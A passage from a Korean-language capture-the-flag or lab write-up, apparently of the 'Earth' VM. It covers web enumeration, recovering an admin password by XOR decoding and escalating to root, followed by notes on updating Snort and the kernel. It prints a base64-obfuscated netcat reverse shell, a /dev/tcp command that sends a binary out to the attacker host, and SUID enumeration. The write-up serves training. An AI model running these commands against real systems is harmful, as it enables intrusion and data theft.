
6) admin page 접속




7) dirb https://terratest.earth.local/

```
URL_BASE: https://terratest.earth.local/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

_________________

GENERATED WORDS: 4612

---- Scanning URL: https://terratest.earth.local/ ----
+ https://terratest.earth.local/cgi-bin/ (CODE:403|SIZE:199)
+ https://terratest.earth.local/index.html (CODE:200|SIZE:26)
+ https://terratest.earth.local/robots.txt (CODE:200|SIZE:521)
```

8) https://terratest.earth.local/robots.txt




9) https://terratest.earth.local/testingnotes.txt




- `XOR` 암호화, `testdata.txt` 를 사용한 로그인, `terra` 라는 이름의 관리자 계정 확인

10) https://terratest.earth.local/testdata.txt




11) Decoding



- 암호로 유추되는 값을 발견(earthclimatechangebad4humans)

12) 로그인 시도




- terra : earthclimatechangebad4humans

7.2. CLI 공격

- user_flag: user_flag_3353b67d6437f07ba7d34afd7d2fc27d

7.3. 리버스 셸 공격

1) Attacker




- nc -lvnp 4444 : 칼리 서버로 들어오는 4444 포트를 개방하고 대기

2) Victim: nc -e /bin/bash

- 접속할 수 없다.


- bin/bash 명령어를 암호화해서 숨길 필요가 있다.

3) base64 encoding



4) victim: Decoding 명령어 입력

- echo ' bmMgLWUgL2Jpbi9iYXNoIDE5Mi4xNjguNTYuMTAyIDQ0NDQK ' | base64 -d | bash



5) suid / sgid 설정 파일 찾기

```
find / -perm -u=s -type f 2>/dev/null
/usr/bin/chage
/usr/bin/gpasswd
/usr/bin/newgrp
/usr/bin/su
/usr/bin/mount
/usr/bin/umount
/usr/bin/pkexec
/usr/bin/passwd
/usr/bin/chfn
/usr/bin/chsh
/usr/bin/at
/usr/bin/sudo
/usr/bin/reset_root
/usr/sbin/grub2-set-bootflag
/usr/sbin/pam_timestamp_check
/usr/sbin/unix_chkpwd
/usr/sbin/mount.nfs
/usr/lib/polkit-1/polkit-agent-helper-1
```

- /usr/bin/reset_root 확인

6) 2 차 리버스 셸 공격

```
┌──(jaeho㉿Attacker)-[~]
└─$ nc -lvnp 3333 > reset_root
listening on [any] 3333 ...
```

- cat /usr/bin/reset_root > /dev/tcp/kali ip/3333 > 암호화

- echo ' Y2F0IC91c3IvYmluL3Jlc2V0X3Jvb3QgPiAvZGV2L3RjcC9rYWxpIGlwLzMzMzMK ' | base64 -d | bash

```
┌──(jaeho㉿Attacker)-[~]
└─$ nc -lvnp 3333
listening on [any] 3333 ...
connect to [192.168.56.102] from (UNKNOWN) [192.168.56.103] 50750
```

- 공격자 장치에 받은 reset_root 파일을 실행 (chmod 755 ./reset_root)


- 필요한 파일 리스트 확인 > 생성(피해자 서버에 touch)

7) reset_root 실행

```
./reset_root
```

- pw: Earth

8) root 계정으로 접속



8. IDS, 리눅스 커널 업데이트 서술

8.1. IDS:snort 버전 확인

```
snort -V
```

```
root@ubuntu:/usr/local/etc/snort/rules# snort -V

   ,,_     -*> Snort++ <*-
  o"  )~   Version 3.3.6.0
   ''''    By Martin Roesch & The Snort Team
           http://snort.org/contact#team
           Copyright (C) 2014-2024 Cisco and/or its affiliates. All rights reserved.
           Copyright (C) 1998-2013 Sourcefire, Inc., et al.
           Using DAQ version 3.0.16
           Using libpcap version 1.10.4 (with TPACKET_V3)
           Using LuaJIT version 2.1.1703358377
           Using LZMA version 5.4.5
           Using OpenSSL 3.0.13 30 Jan 2024
           Using PCRE version 8.39 2016-06-14
           Using ZLIB version 1.3
```

8.2. IDS:snort 최신 버전 확인

- 링크: https://www.snort.org/downloads

- 현재 설치한 snort 버전과 최신 버전을 확인할 수 있다.

8.3. IDS:snort 업데이트 방법

- 패키지 관리자로 설치한 경우: dnf update snort

- 소스로 직접 업데이트: 기존 snort 삭제 > 소스 내려받기 > 컴파일 및 설치 > 재시작

8.4. kernel 버전 확인

```
Uname -r
```

```
[root@Linux1 ~]# uname -r
5.14.0-427.37.1.el9_4.x86_64
```

```
hostnamectl
```

```
[root@Linux1 ~]# hostnamectl
 Static hostname: Linux1
 Pretty hostname: Linux_1
       Icon name: computer-vm
         Chassis: vm
      Machine ID: 71e1091ff4a641a0ab2742b2e12e59f5
         Boot ID: 1a1625bbbf92432fbcbc5ed8d102055b
  Virtualization: oracle
Operating System: Rocky Linux 9.4 (Blue Onyx)
     CPE OS Name: cpe:/o:rocky:rocky:9::baseos
          Kernel: Linux 5.14.0-427.37.1.el9_4.x86_64
    Architecture: x86-64
 Hardware Vendor: innotek GmbH
  Hardware Model: VirtualBox
Firmware Version: VirtualBox
```

```
cat /proc/version
```

```
[root@Linux1 ~]# cat /proc/version
Linux version 5.14.0-427.37.1.el9_4.x86_64 (mockbuild@iad1-prod-build001.bld.equ.rock
ylinux.org) (gcc (GCC) 11.4.1 20231218 (Red Hat 11.4.1-3), GNU ld version 2.35.2-43.e
l9) #1 SMP PREEMPT_DYNAMIC Wed Sep 25 11:51:41 UTC 2024
```

8.5. kernel 최신 버전 확인

```
[root@Linux1 ~]# dnf list kernel
Last metadata expiration check: 0:23:56 ago on Fri 04 Oct 2024 03:06:11 PM KST.
Installed Packages
kernel.x86_64                           5.14.0-427.31.1.el9_4
kernel.x86_64                           5.14.0-427.33.1.el9_4
kernel.x86_64                           5.14.0-427.37.1.el9_4
```

8.6. kernel 업데이트

```
dnf check-update && dnf update kernel
```

```
[root@Linux1 ~]# dnf check-update && dnf update kernel
Last metadata expiration check: 0:26:10 ago on Fri 04 Oct 2024 03:06:11 PM KST.
Last metadata expiration check: 0:26:11 ago on Fri 04 Oct 2024 03:06:11 PM KST.
Dependencies resolved.
Nothing to do.
Complete!
```